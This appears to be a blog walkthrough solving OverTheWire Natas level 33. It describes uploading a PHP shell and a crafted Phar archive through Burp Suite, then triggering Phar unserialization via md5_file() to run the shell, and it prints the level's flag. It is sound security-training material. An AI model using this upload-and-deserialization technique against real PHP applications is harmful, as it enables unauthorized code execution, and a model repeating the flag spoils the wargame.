
**Natas Level 33 Solution**

With these three files, open up Burp Suite. If you have not used Burp Suite before, [check out this blog post](https://learnhacking.io/basic-web-skills-setting-up-burp-suite/).

**Upload the shell**

With Burp Suite open and traffic being proxied to Burp Suite, use your browser to upload shell.php. Then find the request in Burp Suite (Proxy > History), right-click and Send to Repeater.


In the Repeater, we need to modify the filename from the random PHPSESSID to a known value of shell.php to match our given filename.




Click “Go” to send the request.

**Upload the Phar File**

Next, use your browser to upload natas.phar. Then find the request in your Burp Suite history, and send it to the Repeater. It should look something like this:



We will need to change the filename to natas.phar:



Send the request by hitting “Go”.

**Execute the Phar unserialization attack**

The third and final step will be to trigger the attack. We have the shell.php file uploaded, and we have the natas.phar file uploaded.


We need to trigger md5\_file() one more time, this time with phar://natas.phar/test.txt. You might remember test.txt from our source code earlier on… this filename will do two things:

* phar:// is a stream wrapper specific to Phar files.
* test.txt is the dummy file we archived in our Phar file.


These two things together will cause the program to try and unserialize the Phar file to get the test.txt dummy file out. Of course, this file doesn’t exist, but processing the natas.phar file will cause our unserialization attack to happen, changing the values of $filename and $signature.

Immediately after md5\_file() completes, the result will be compared to True (our new $signature value, thanks to our attack). This will succeed, and then php shell.php will be called, thanks to our new $filename value.

So, let’s do it. Take the request in Burp Suite (from the upload the Phar file step) and modify the filename one more time:




Hit “Go” to send the request, and you should get the flag:



If this didn’t work for you, it might be a timing issue (since presumably there’s cleanup happening on the server). Try all the requests again one right after the other.

The flag is shu5ouSu6eicielahhae0mohd4ui5uig. If we visit the next level, we see that we’ve made it to the end!



**Takeaway**: the takeaway for this level is to read function docs, and to google for specific function-related vulnerabilities and built from there.

The takeaway for the series is that there’s a lot of different ways for PHP to go wrong, and deep-dives into a given language are not only useful within a singular language, but often carry over to other languages as well.

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-33-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)